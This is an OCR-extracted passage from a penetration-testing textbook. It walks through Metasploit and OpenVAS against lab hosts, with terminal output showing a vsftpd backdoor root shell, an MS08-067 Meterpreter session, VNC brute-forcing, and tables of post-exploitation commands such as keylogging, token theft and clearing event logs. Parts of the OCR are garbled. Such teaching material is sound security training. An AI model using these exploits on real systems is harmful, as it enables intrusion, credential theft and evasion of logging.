8869af - e38a - 4d6d - 9a32 - 750d86b21597 /bbf542 - 33fd - 45e6 - b2f6 - f8b32b9f4170	test			IP		192.168.25.129	1	0 1	test-	can
:8e69af - e38a - 4d6d - 9a32 - 750d86b21597 ?bbf542 - 33fd - 45e6 - b2f6 - f8b32b9f4170 :985290 - 49c1 - 4475 - aee4 - 67fbdf217da3	test Target for	immediate	scan of		192.168.25.132	192.168.25.129	1 1 1	0 1 1	test-	car
- 8e669af -e38a -4d6d -9a32 -750486b21597 7bbf542 -33fd -45e6 -b2f6 -f8b32b9f4170 b985290 -49c1 -4475 -aee4 -67fbdf217da3 889d561 -0f1b -4713 -93a9 -fe7e123c5e8c	test Target for	immediate	scan of		192.168.25.132	192.168.25.129 192.168.25.132	1 1 1	0 1 1	test-	car

Figure 3-25. Creating a new target for an OpenVAS scan using the openvas_target_create command in MSFconsole

After creating a new target, you need to select scan profiles using the command openvas_config_list, as shown in Figure 3-26.

	root@kall:~	•	Θ	¢
File Edit View Search Terminal Help				
<pre>isf > openvas_config_list /usr/share/metasploit-framework/vendo precated, use Timeout.timeout instea +] OpenVAS list of configs</pre>	r/bundle/ruby/2.5.0/gems/openvas-omp-0.0.4/lib/openvas-omp.rb:201: warning: Object#tim d.	eout	is	
D	Name			
85569ce-73ed-11df-83c3-002264764cea	empty			
d3f051c-55ba-11e3-bf43-406186ea4fc5	Host Discovery			
98f691e-7489-11df-9d8c-002264764cea	Full and fast ultimate			
08f25c4-7489-11df-8094-002264764cea	Full and very deep			
4db13d6-7489-11df-91b9-002264764cea	Full and very deep ultimate			
715c877-47a0-438d-98a3-27c7a6ab2196	Discovery			
bca7412-a950-11e3-9109-406186ea4fc5	System Discovery			
aba56c8-73ec-11df-a475-002264764cea	Full and fast			
ist >				

Figure 3-26. The output of the openvas_config_list command in *MSFconsole*

Once you have selected the scan profile, it's time to create a scan task. The command openvas_task_create can be used to create a new task, as shown in Figure 3-27. You need to supply the scan name, comments if any, the configuration ID, and the target ID as parameters to this command.

	root@kali: ~				•	Θ	0
File Edit View Search Terminal Help							
<pre>sf > openvas_task_create</pre>							
] Usage: openvas_task_create <name></name>							
	can daba56c8-73ec-11df-a475-002264764						
	r/bundle/ruby/2.5.0/gems/openvas-omp-	0.0.4/lib/c	penvas-o	omp.rb:201: warning: Object#tim	eout	15	d
recated, use Timeout.timeout instea							
] ca0b6a89-be39-4cf2-87fd-289776af2							
	r/bundle/ruby/2.5.0/gems/openvas-omp-	0.0.4/lib/d	penvas-o	omp.rb:201: warning: Object#tim	eout	15	đ
precated, use Timeout.timeout instea	d.						
OpenVAS list of tasks	Name	Comment	Status	Progress			
OpenVAS list of tasks		Comment	Status	Progress			
•] OpenVAS list of tasks 77ce4cd-2398-47dc-bbb0-20b209585404	Name			Progress			
OpenVAS list of tasks 77ce4cd-2398-47dc-bbb0-20b209585404	Name						
OpenVAS list of tasks 77 77 77 77 77 77 77 76 77 76 77 76 77 76 76	Name Immediate scan of IP 192.168.25.132		Done	-1			
) OpenVAS list of tasks) 77ce4cd-2398-47dc-bbb0-20b209585404 55193b6-23ee-4274-9e72-9aee0a1097a2 53d62d-3as3-4b1d-9960-d291265b5fc3	Name Immediate scan of IP 192.168.25.132 Immediate scan of IP 192.168.25.128		Done Done	-1 -1			
) OpenVAS list of tasks) 77ce4cd-2398-47dc-bbb0-20b209585404 55193b6-23ee-4274-9e72-9aee0a1097a2 53d62d-3as3-4b1d-9960-d291265b5fc3	Name Immediate scan of IP 192.168.25.132 Immediate scan of IP 192.168.25.128 Immediate scan of IP 192.168.25.128		Done Done Done	-1 -1 -1 -1			
+) OpenVAS list of tasks D 70000000000000000000000000000000000	Name Immediate scan of IP 192.168.25.132 Immediate scan of IP 192.168.25.128 Immediate scan of IP 192.168.25.128		Done Done Done	-1 -1 -1 -1			

Figure 3-27. Creating a new OpenVAS scan task using the command openvas_task_create in MSFconsole

Now that the scan task has been created, you can initiate the scan using the command openvas_task_start, as shown in Figure 3-28. You need to supply the task ID as a parameter to this command.

	root@kali: ~				•	Θ	0
File Edit View Search Terminal Help							
<pre>sprecated, use Timeout.timeout instea (*) <x><authenticate_response status="<br">henticate_response><start_task_response hef5</start_task_response hef5 > openvas_task_list</authenticate_response></x></pre>	r/bundle/ruby/2.5.0/gems/openvas-omp- d. '200' status text='0K'> <role>Admin</role>	ole> <timezo est submitt</timezo 	ne>UTCed'> <repo< td=""><td>imezone><severity>nistrt_id>204e59af-7fb5-4b9e-996</severity></td><td>rity> 6-e64</td><td><td>ut f2</td></td></repo<>	imezone> <severity>nistrt_id>204e59af-7fb5-4b9e-996</severity>	rity> 6-e64	<td>ut f2</td>	ut f2
D	Name	Comment	Status	Progress			
	·····						- 1
	Immediate scan of IP 192,168,25,132		Done	-1			
65193b6-23ee-42f4-9ef2-9aee0a1697a2	Immediate scan of IP 192.168.25.128		Done	-1			
65193b6-23ee-42f4-9ef2-9aee0a1697a2 25ad62d-3e33-4b1d-9869-d291265b5fc3	Immediate scan of IP 192.168.25.128 Immediate scan of IP 192.168.25.129		Done	-1			
577ce4cd-2398.47dc-bbb0-20b209585404 865193b6-23ee.42f4-9ef2-9aee0a1697a2 a25ad62d-3e33-4b1d-9869-d291265b5fc3 ca0b6a89-be39-4cf2-87fd-289776af2be5	Immediate scan of IP 192.168.25.128	test-scan		-1			

Figure 3-28. Running the newly created OpenVAS task using the openvas_task_start command in MSFconsole

It will take a while before the scan completes. Once the scan is complete, you can view the reports using the command openvas_report_list, as shown in Figure 3-29.

	root@kali: ~			0	Θ	0
File Edit View Search Terminal Help						
eprecated, use Timeout.timeout instea	d.					
/usr/share/metasploit-framework/vendo	r/bundle/ruby/2.5.0/gems/openvas-omp-	0.0.4/lib/openvas-omp.	.rb:201: warning: Object#time	out	is	d
precated, use Timeout.timeout instea	d.					
usr/share/metasploit-framework/vendo	r/bundle/ruby/2.5.0/gems/openvas-omp-	0.0.4/lib/openvas-omp.	.rb:201: warning: Object#time	out	15	d
precated, use Timeout.timeout instea						
usr/share/metasploit-framework/vendo	r/bundle/ruby/2.5.0/gems/openvas-omp-	0.0.4/lib/openvas-omp.	.rb:201: warning: Object#time	out	is	d
precated, use Timeout.timeout instea	d.					
/usr/share/metasploit-framework/vendo	r/bundle/ruby/2.5.0/gems/openvas-omp-	0.0.4/lib/openvas-omp.	.rb:201: warning: Object#time	out	is	d
eprecated, use Timeout.timeout instea	d.					
<pre>[+] OpenVAS list of reports</pre>						
ID	Task Name	Start Time	Stop Time			
•••••••••••••••••••••••••••••••••••••••						
204e59af-7fb5-4b9e-9906-e64be1f2a665	test	2018-09-24T06:34:53Z	2018-09-24T07:09:07Z			
3973274e-48a8-4bed-a485-132d97cb04cf	Immediate scan of IP 192.168.25.128	2018-09-06T04:33:09Z	2018-09-06T04:45:37Z			
c7573405-cb40-4cca-9ac3-ed356d5b6500	Immediate scan of IP 192.168.25.132	2018-09-06T04:47:30Z	2018-09-06T05:00:34Z			
fb9bf519-6f4f-4ed7-9125-7bb2041d9877	Immediate scan of IP 192.168.25.129	2018-08-02T06:22:55Z	2018-08-02T06:47:01Z			
msf > openvas report list ∎						

Figure 3-29. Listing the OpenVAS reports using the openvas_report_ list command in MSFconsole

Now that the scan is complete and the report is ready, you can download the report using the openvas_report_download command, as shown in Figure 3-30. You need to supply the report ID, report format, output path, and report name as parameters to this command.

root@kai:-File Edit View Search Terminal Help msf > openvas_report_download (*) Usape: openvas_report_download <ereport_id> <format_id> <path> <report_name> msf > openvas_report_download 204e59af-7fb5-4b9e-9906-e64be1f2a665 pdf /root/Desktop/ test.pdf

Figure 3-30. Saving the OpenVAS report using the oepnvas_report_ download command in MSFconsole

Scanning and Exploiting Services with Metasploit Auxiliaries

Metasploit offers a wide choice of exploits and auxiliary modules for scanning, enumerating, and exploiting various services and protocols. This section covers some of the auxiliary modules and exploits targeting commonly used protocols.

DNS

In the previous chapter, you learned how NMAP can be used for enumerating a DNS service. Metasploit also has several auxiliary modules that can be used for DNS reconnaissance.

Figure 3-31 shows the use of the /auxiliary/gather/enum_dns module. All you need to do is configure the target domain and run the module. It returns the associated DNS servers as a result.

			root@kali: ~
File Edit View	Search Terminal Help		
	<pre>iary/gather/enum_dns ather/enum_dns) > show options</pre>		
lodule options	(auxiliary/gather/enum_dns):		
Name	Current Setting	Required	Description
DOMAIN		yes	The target domain
ENUM A	true	yes	Enumerate DNS A record
ENUM AXER	true	yes	Initiate a zone transfer against each NS record
ENUM BRT	false	yes	Brute force subdomains and hostnames via the supplied wordlist
ENUM CNAME	true	yes	Enumerate DNS CNAME record
ENUM MX	true	yes	Enumerate DNS MX record
ENUM NS	true	yes	Enumerate DNS NS record
ENUM RVL	false	yes	Reverse lookup a range of IP addresses
ENUM SOA	true	yes	Enumerate DNS SOA record
ENUM SRV	true	yes	Enumerate the most common SRV records
ENUM TLD	false	yes	Perform a TLD expansion by replacing the TLD with the IANA TLD list
ENUM TXT	true	ves	Enumerate DNS TXT record
IPRANGE		no	The target address range or CIDR identifier
NS		no	Specify the nameserver to use for gueries (default is system DNS)
STOP WLDCRD	false	yes	Stops bruteforce enumeration if wildcard resolution is detected
THREADS	1	no	Threads for ENUM BRT
WORDLIST	/usr/share/metasploit-framework/data/wordlists/namelist.txt	no	Wordlist of subdomains
OMAIN => megac			
	ather/enum_dns) > run		
, [2018-09-24T	18:01:19.563098 #14445] WARN : Nameserver 192.168.25.2 no	t respondi	ng within UDP timeout, trying next one
, [2018-09-24]	18:01:19.563455 #14445] FATAL : No response from nameserve	rs list: a	borting
•] guerying DN	IS NS records for megacorpone.com		
	.com NS: ns3.megacorpone.com.		
	.com NS: nsl.megacorpone.com.		
	.com NS: ns2.megacorpone.com.		

Figure 3-31. The use of the auxiliary module enum_dns

FTP

Let's assume that when conducting an NMAP scan you found that your target is running an FTP server on port 21 and the server version is vsftpd 2.3.4.

You can use the search function to find out whether Metasploit has any exploits for the vsftpd server, as shown in Figure 3-32.



Figure 3-32. The output of the search for the vsftpd exploit

Here you'll use the exploit /unix/ftp/vsftpd_234_backdoor to exploit the vulnerable FTP server. You can configure the target IP address as the RHOST variable and then run the exploit, as shown in Figure 3-33.

```
root@kali: /usr/share/metasploit-framework/modules
File Edit View Search Terminal Help
+ -- --=[ 538 payloads - 41 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > use exploit/unix/ftp/vsftpd 234 backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd 234 backdoor):
    Name Current Setting Required Description
   RHOST yes The target address
RPORT 21 yes The target port (TCP)
Exploit target:
    Id Name
    0 Automatic
msf exploit(unix/ftp/vsftpd 234 backdoor) > set RHOST 192.168.25.129
RHOST => 192,168,25,129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

    [*] 192.168.25.129:21 - Banner: 220 (vsFTPd 2.3.4)
    [*] 192.168.25.129:21 - USER: 331 Please specify the password.
    [*] 192.168.25.129:21 - Backdoor service has been spawned, handling...
    [*] 192.168.25.129:21 - UID: uid=0(root) gid=0(root)

     Found shell
[=] Command shell session 1 opened (192,168,25,128:38095 -> 192,168,25,129:6200) at 2018-09-26 15:26:35 +0530
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
shin
```

Figure 3-33. Successful exploitation of target using the vsftpd_234_ backdoor exploit

The exploit is successful, and you get command shell access to the target system.

HTTP

The Hypertext Transfer Protocol (HTTP) is one of the most commonly found services on hosts. Metasploit has numerous exploits and auxiliaries to enumerate and exploit an HTTP service. The auxiliary module auxiliary/scanner/http/http_version, as shown in Figure 3-34,

enumerates the HTTP server version. Based on the exact server version, you can plan further exploitations more precisely.

```
0 0 0
                                                            root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/http/http_version
msf auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http version):
   Name
             Current Setting Required Description
   Proxies
                                             A proxy chain of format type:host:port[,type:host:port][...]
                                 no
   RHOSTS
                                 yes The target
no Negotiate SSL/TLS...
yes The number of concurrent
HTTP server virtual host
                                 yes
                                             The target address range or CIDR identifier
The target port (TCP)
            80
   RPORT
             80
false
                                            Negotiate SSL/TLS for outgoing connections
The number of concurrent threads
   SSL
   THREADS 1
   VHOST
msf auxiliary(scanner/http/http_version) > set RHOSTS 192.168.25.129
RHOSTS => 192.168.25.129
msf auxiliary(scanner/http/http_version) > run
[+] 192.168.25.129:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/http_version) > []
```

Figure 3-34. The output of the auxiliary module http_version

Many times a web server has directories that are not directly exposed and may contain interesting information. Metasploit has an auxiliary module called auxiliary/scanner/http/brute_dirs that scans for such directories, as shown in Figure 3-35.

ite Edit Vi	ew Search Terminal	Help	root@kali: -	0	0	Ð
sf > use a	uxiliary/scanner/ ry(scanner/http/b	http/brute				
odule opti	ons (auxiliary/sc	anner/http	/brute_dirs):			
Name	Current Setting	Required	Description			
FORMAT	a, aa, aaa	ves	The expected directory format (a alpha, d digit, A upperalpha)			
PATH	/	ves	The path to identify directories			
Proxies		no	A proxy chain of format type:host:port[.type:host:port][]			
RHOSTS		ves	The target address range or CIDR identifier			
RPORT	80	yes	The target port (TCP)			
SSL	false	no	Negotiate SSL/TLS for outgoing connections			
THREADS	1	yes	The number of concurrent threads			
VHOST		no	HTTP server virtual host			
f auxilia	ry(scanner/http/b	rute_dirs)	> set RHOSTS 192.168.25.129			
	92.168.25.129					
<u>if</u> auxilia	ry(scanner/http/b	rute_dirs)	> run			
1 Heine c	ode '404' as not	found				
	ttp://192.168.25.		/ 200			
	ttp://192.168.25.					
	1 of 1 hosts (18					
	ry module executi					
	ry(scanner/http/b					

Figure 3-35. The output of the auxiliary module brute_dirs

RDP

The Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft for remote graphical administration. If your target is a Windows-based system, then you can execute an auxiliary module called auxiliary/scanner/rdp/ms12_020_check, as shown in Figure 3-36. It checks whether the target is vulnerable to the MS-12-020 vulnerability. You can find out more details about this vulnerability at https://docs. microsoft.com/en-us/security-updates/securitybulletins/2012/ ms12-020.



Figure 3-36. The output of the auxiliary module ms12_020_check

SMB

In the previous chapter, you used NMAP to enumerate SMB. Metasploit has lots of useful auxiliary modules for the enumeration and exploitation of SMB.

A simple search for SMB modules fetches results, as shown in Figure 3-37.

			rəətğikalı -	
Re Edit View Search Terminal Help				
<u>1</u> > search smb				
Hodule database cache not built yet, using slow search				
tching Modules				
lane .	Disclosure Date	Fank	Percription	
· ·····		****		
auxiliary/admin/mssql/mssql_enum_domain_accounts		normal	Ricrosoft SOL Server SUSER_SNAME Windows Domain Account Enumeration	
auciliary/admin/mssql/mssql_enum_domain_accounts_sqli		normal	Ricrosoft SQL Server SQLI SUSER_SNAME Windows Donain Account Enumeration	
auxiliary/admin/mssql/mssql ntlm_stealer		normal	Ricrosoft SQL Server WILH Stealer	
auxiliary/admin/mssql/mssql ntln stealer sqli		normal	Ricrosoft SQL Server SQLi NTLN Stealer	
auxiliary/admin/oracle/ora_mtlm_stealer	2009-04-07	normal	Gracle SMB Relay Code Execution	
auxiliary/admin/smb/check_dir_file		normal	SMB Scarner Check File/Directory Utility	
aucillary/admin/smb/delete_file		normal	SMB File Delete Utility	
auxillary/admin/smb/download_file		normal	SM8 File Deweload Utility	
auxiliary/admin/smb/list directory		normal	SMB Directory Listing Utility	
auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	HS17-010 EternalRonance/EternalSynergy/EternalChampion SPB Remote Windows Command Execution	
auxiliary/admin/smb/psexec_command		normal	Ricrosoft Wiedows Authenticated Administration Utility	
auxillary/admin/smb/psexec_atdsprab		rornal	PSERC NTDS.dit And SYSTEM Hive Download Utility	
auxiliary/admin/smb/samba_symlink_traversal		nernal	Samba Symlink Directory Traversal	
auxiliary/admin/smb/upload_file		normal	SMB File Upload Utility	
auxiliary/docx/word_unc_injector		normal	Hicrosoft Word UNC Path Injector	
auxiliary/dos/samba/read_nttrans_ea_list		normat	Samba read_nttrans_ea_list Integer Overflow	
auxiliary/dos/sap/sap_soap_rfc_eps_delete_file		normal	SAP SOAP EPS DELETE FILE File Deletion	
auxiliary/dos/smb/smb loris	2017-05-29	normal	SMBLoris NBSS Denial of Service	
auxiliary/dos/windows/smb/ms05 017 pnp		normal	Ricrosoft Plag and Play Service Registry Overflew	
auxiliory/dos/windows/smb/ms06_035_mailslot	2005-07-11	normal	Nicrosoft SNY.SYS Heilslot Write Corruption	
auxiliary/dos/windows/smb/ms06_003_trans		normal	Ricrosoft SRV.SVS Pipe Transection No Mull	
auxillary/dos/windows/smb/ms09_001_write		rornal	Nicrosoft SMV.SVS WriteAndX Invalid DataOffset	
auxillary/dos/windows/smb/ms09 050 smb2 negotiate pidhigh		normal	Ricrosoft SRV2.SVS SNB Negotiate ProcessID Function Table Dereference	
auxillary/dos/windows/smb/ms09_050_smb2_sossion_logoff		rornal	Ricrosoft SRV2.SVS SNB2 Logoff Remote Kernal NULL Pointer Dereference	
auxiliary/dos/windows/smb/ms10_000_regotiate_response_loop		normal	Ricrosoft Windows 7 / Server 2000 N2 SND Client Infinite Loop Ricrosoft Windows SRV.SYS SrvSmbDueryFsInformation Pool Overflow DoS	
auxiliary/dos/windows/smb/ms10_054_cueryfs_pool_overflow auxiliary/dos/windows/smb/ms11_019_electbowser		normal	Ricrosoft Windows SRY.SYS SrVSHDQueryFileformation Pool Overflow DoS Ricrosoft Windows Browser Pool DoS	
auxiliary/dos/windews/smb/rras_vis_null_deref auxiliary/dos/windews/smb/vista_necotiate_stco	2005-05-14	normal	Nicrosoft ARAS EnterfaceAdjustVLSPointers Will Dereference Nicrosoft Vista SP0 SMD Neostiate Protocal DoS	
auxiliary/dos/windows/smb/vists_negotiato_stop auxiliary/fileformat/multidreo		normal	Ricrosoft Vista SHE Negotiate Protect, Dog.	
auxillary/fileformat/multidrep auxiliary/fileformat/adt badedt	2018-05-01	normal	Windows SHB Multi Dropper LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator	
	Sere.03.01			
auxiliary/fuzzers/smb/smb2_megotiate_corrupt		rormal	SHB Negotiate SHB2 Dialect Corruption	
auxiliary/fuzzers/smb/smb_create_pipe auxiliary/fuzzers/smb/smb_create_pipe_corrupt		normal	SMB Create Pipe Request Fuzzer SMB Create Pipe Request Corruption	
auxiliary/fuzzers/smb/smb create pipe corrupt auxiliary/fuzzers/smb/smb negotiste corrupt		normal	SMB Create Pipe Request Corruption SMD Negotiate Dislect Corruption	
auxiliary/fuzzers/smb/smb_negotiate_corrupt auxiliary/fuzzers/smb/smb_ntln1_topin_corrupt		normal	570 Megotiate platect Corruption 578 MTLPv1 Login Report Corruption	
		normal	SMB NILPVI Login Request Corruption SMB Trae Consect Recuest Piczer	
auxiliary/fuzzers/smb/smb_tree_connect auxiliary/fuzzers/smb/smb_tree_connect_corrupt		normal	SMB Tree Consect Request Puzzer SMB Tree Connect Request Corruption	
auxiliary/pather/kenics minelts pwd extract		normal	Smiller Kinelt Password Extractor	
auxiliary/gather/kenico_mineits_pwd_extract auxiliary/scanner/sap/sap_sab_relay		normal	Kenica Pinelta Password Extractor SAP 548 Relay Abuse	
auxiliary/scamer/sap/sap_sap_relay auxiliary/scamer/sap/sap_sap_rfc_eps_get_directory_listing		normal	SAP SMB PRIAT ADADE SAP SOAP RFC (PS OFF DIRECTORY LISTING Directories Information Disclosure	
auxiliary/scamer/sap/sap soap rfc pfl check os file existence		normal	SAP SOME HTC TPS DET DERECTORY_LISTING DIRECTORY FINOTHALION DISCUSSION	
auxiliary/scanner/sap/sap_soap_rfc_pri_check_os_rite_existence auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir		rormal	SAP SOMP BYC PPL DECK OS PILE EXISTENCE PILE ESISTEME CHECK	
aveillary/scamer/smb/impocket/domexec	2010-03-19	normal	Stor Lose	
auxillary/scanner/snb/ingacket/sconexec auxillary/scanner/snb/ingacket/secretsdump	1010-03-13	normal	BCON Exec	
autiliary/scamer/smb/impacket/wniesec	2018-03-19	rornal	WILL FARE	
auxillary/scamer/snb/inpacket/whiesec auxillary/scamer/snb/pipe auditor	5019-09-19	rornal	WTL EXEC SYB Session Pipe Auditor	
accession by a cannot be and top		1012135	and possible rape measure	

Figure 3-37. The output of the search query for SMB-related modules and exploits

You can use one of the auxiliary modules called auxiliary/scanner/ smb/smb_enumshares, as shown in Figure 3-38. You need to set the value of the RHOST variable to that of the target IP address. The module returns the results with a list of shares on the target system.

			root@kali: ~	۰	Θ	0
- ile Edit View Sear	ch Terminal Help					
	y/scanner/smb/smb					
auxillary(scan	ner/smb/smb_enums	hares) > s	now options			
odule options (au	xiliary/scanner/s	nb/snb_enu	mshares):			
Nane	Current Setting	Required	Description			
LogSpider	3	no	θ = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: θ , 1,	2, 3	3)	
MaxDepth	999	yes	Max number of subdirectories to spider			
RHOSTS		yes	The target address range or CIDR identifier			
SMBDomain		no	The Windows domain to use for authentication			
SMBPass		no	The password for the specified username			
SMBUser ShowFiles	4.1	no	The username to authenticate as			
	false	yes	Show detailed information when spidering			
SpiderProfiles	true	no	Spider only user profiles when share = C\$			
SpiderShares THREADS	false	no	Spider shares recursively The number of concurrent threads			
THREADS	1	yes	The number of concurrent threads			
f auviliary/cran	nor/emb/emb onume	harer) > r	et RHOSTS 192.168.25.130			
OSTS => 192.168.			TEL 100313 132.100.23.130			
	ner/smb/smb_enums	hares) > r	'un			
1 192.168.25.130	130 Londo F		SMB server did not reply to our request			
192.168.25.130			e Pack 3 (English)			
1 192.168.25.130		(I) Remote				
192.168.25.130		ocs - (DS)				
1 192.168.25.130						
1 192.168.25.130		- (DS) Ren	note Admin			
1 192.168.25.130		S) Default				
	hosts (100% comp					
	le execution comp					
	ner/smb/smb_enums					

Figure 3-38. The output of the auxiliary module smb_enumshares

Another popular SMB exploit is for the vulnerability MS-08-67 netapi. You can use the exploit exploit/windows/smb/ms08_067_netapi, as shown in Figure 3-39. You need to set the value of the variable RHOST to the IP address of the target system. If the exploit runs successfully, you are presented with the Meterpreter shell.

```
root@kali: ~
                                                                                                                                                                   0 0 0
File Edit View Search Terminal Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
     Name
                  Current Setting Required Description
                                            yes The target address
    RHOST
RPORT 445
SMBPIPE BROWSER
    RHOST
                                          yes The SMB service port (TCP)
yes The pipe name to use (BROWSER, SRVSVC)
Exploit target:
    Id Name
    0 Automatic Targeting
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130
RH0ST => 192.168.25.130
msf exploit(windows/smb/ms08_067_netapi) > exploit
 [*] Started reverse TCP handler on 192.168.25.128:4444
[*] Started reverse TCP handler on 192.108.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Unknown
[*] 192.168.25.130:445 - We could not detect the language pack, defaulting to English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaySOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1085) at 2018-09-26 20:49:18 +0530
meterpreter > sysinfo
Computer : SAGAR-C51B4AADE
OS : Windows XP (Build 2600, Service Pack 3).
Architecture
                         : x86
System Language : en US
                         : MSHOME
Domain
Logged On Users : 1
                         : x86/windows
Meterpreter
meterpreter >
```

Figure 3-39. Successful exploitation of the target system using the exploit ms08_067_netapi

SSH

Secure Shell (SSH) is one of the commonly used protocols for secure remote administration. Metasploit has many auxiliary modules for SSH enumeration. You can use the auxiliary module auxiliary/scanner/ssh/ssh_version, as shown in Figure 3-40. You need to set the value of the

RHOST variable to that of the target. The module executes and returns the exact SSH version that is running on the target. This information can be used in further exploitations.

			root@kali: ~	0	Θ	0
File Edit Vi	ew Search Terminal	Help				
	uxiliary/scanner/ ry(scanner/ssh/ss					
Module opti	ons (auxiliary/sc	anner/ssh/	<pre>ssh_version):</pre>			
Nane	Current Setting	Required	Description			
RHOSTS		yes	The target address range or CIDR identifier			
RPORT	22	ves	The target port (TCP)			
THREADS	1	yes	The number of concurrent threads			
TIMEOUT	30	yes	Timeout for the SSH probe			
	ry(scanner/ssh/ss 92.168.25.129	h_version)	> set RH0STS 192.168.25.129			
nsf auxilia	ry(scanner/ssh/ss	h_version)	> run			
-Bubuntul s s.product=L [*] Scanned [*] Auxilia	ervice.vendor=Ope	nBSD servi .04 servic 0% complet on complet	ed			

Figure 3-40. The output of the auxiliary module ssh_version

VNC

Virtual Network Computing (VNC) is a protocol used for graphical remote administration. Metasploit has several modules for the enumeration and exploitation of VNC. Figure 3-41 shows the use of the auxiliary/scanner/ vnc/vnc_login module. You need to set the value of the RHOST variable to the IP address of your target system. The module uses a built-in password dictionary and attempts a brute-force attack. Once the module completes execution, it gives you the VNC password that you can use to log in.

	root@kall:/usr/share/me	tasploit-frame	work/modules	0	0	1
File Edit View Search	Terminal Help					
	<pre>scanner/vnc/vnc_login r/vnc/vnc_login) > show options</pre>					
odule options (auxi	liary/scanner/vnc/vnc_login):					
Name	Current Setting	Required	Description			
			· · · · · · · · · · · · · · · · · · ·			
BLANK PASSWORDS	false	no	Try blank passwords for all users			
BRUTEFORCE SPEED	5	yes	How fast to bruteforce, from 0 to 5			
DB ALL CREDS	false	no	Try each user/password couple stored in the current database			
DB ALL PASS	false	no	Add all passwords in the current database to the list			
DB ALL USERS	false	no	Add all users in the current database to the list			
PASSWORD		no	The password to test			
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line			
Proxies		no	A proxy chain of format type:host:port[,type:host:port][]			
RHOSTS		yes	The target address range or CIDR identifier			
RPORT	5900	yes	The target port (TCP)			
STOP ON SUCCESS	false	yes	Stop guessing when a credential works for a host			
THREADS	1	yes	The number of concurrent threads			
USERNAME	<blank></blank>	no	A specific username to authenticate as			
USERPASS_FILE		no	File containing users and passwords separated by space, one pair	per	lin	10
USER AS PASS	false	no	Try the username as the password for all users			
USER_FILE		no	File containing usernames, one per line			
VERBOSE	true	yes	Whether to print output for all attempts			
HOSTS => 192.168.25	r/vnc/vnc_login) > set RHOSTS 192.168.25.129 .129 r/vnc/vnc_login) > run					
Scanned 1 of 1 h						
	r/vnc/vnc login) >					

Figure 3-41. The output of the auxiliary module vnc_login

Meterpreter Basics

Meterpreter is the abbreviation for the Metasploit Interpreter. It is an advanced Metasploit payload that uses in-memory DLL injection techniques to interact with a target system. It offers several useful postexploitation tools and utilities.

Meterpreter Commands

Meterpreter is an advanced payload for performing various postexploitation activities. The following are some of the essential commands that can help you navigate through Meterpreter.

Core Commands

Table 3-1 describes a set of core Meterpreter commands that can help you with various session-related tasks on your target system.

Command	Description		
?	Displays the help menu		
background	Backgrounds the current session		
bgkill	Kills a background Meterpreter script		
bglist	Lists running background scripts		
bgrun	Executes a Meterpreter script as a background thread		
channel	Displays information or controls active channels		
close	Closes a channel		
disable_unicode_ encoding	Disables encoding of Unicode strings		
enable_unicode_ encoding	Enables encoding of Unicode strings		
exit	Terminates the Meterpreter session		
<pre>get_timeouts</pre>	Gets the current session timeout values		
guid	Gets the session GUID		
help	Displays the Help menu		
info	Displays information about a post module		
irb	Drops into irb scripting mode		
load	Loads one or more Meterpreter extensions		
machine_id	Gets the MSF ID of the machine attached to the session		
migrate	Migrates the server to another process		

 Table 3-1.
 Meterpreter Commands

(continued)

Command	Description
pivot	Manages pivot listeners
quit	Terminates the Meterpreter session
read	Reads data from a channel
resource	Runs the commands stored in a file
run	Executes a Meterpreter script or post module
sessions	Quickly switches to another session
<pre>set_timeouts</pre>	Sets the current session timeout values
sleep	Forces Meterpreter to go quiet and then re- establishes the session
transport	Changes the current transport mechanism
uuid	Gets the UUID for the current session
write	Writes data to a channel

 Table 3-1. (continued)

Stdapi: System Commands

Table 3-2 describes a set of essential system commands that provide an array of system tasks such as process list and kill, execute commands, reboot, and so on.

Command	Description
clearev	Clears the event log
drop_token	Relinquishes any active impersonation token
execute	Executes a command
getenv	Gets one or more environment variable values
getpid	Gets the current process identifier
getprivs	Attempts to enable all privileges available to the current process
getsid	Gets the SID of the user who the server is running as
getuid	Gets the user who the server is running as
kill	Terminates a process
localtime	Displays the target system's local date and time
pgrep	Filters processes by name
pkill	Terminates processes by name
ps	Lists running processes
reboot	Reboots the remote computer
reg	Modifies and interacts with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drops into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as the OS

 Table 3-2.
 System Commands

Stdapi: User Interface Commands

Table 3-3 lists the commands that help you get remote screenshots and the keystrokes from the target system.

Command	Description
enumdesktops	Lists all accessible desktops and window stations
getdesktop	Gets the current Meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dumps the keystroke buffer
keyscan_start	Starts capturing keystrokes
keyscan_stop	Stops capturing keystrokes
screenshot	Grabs a screenshot of the interactive desktop
setdesktop	Changes the Meterpreter's current desktop
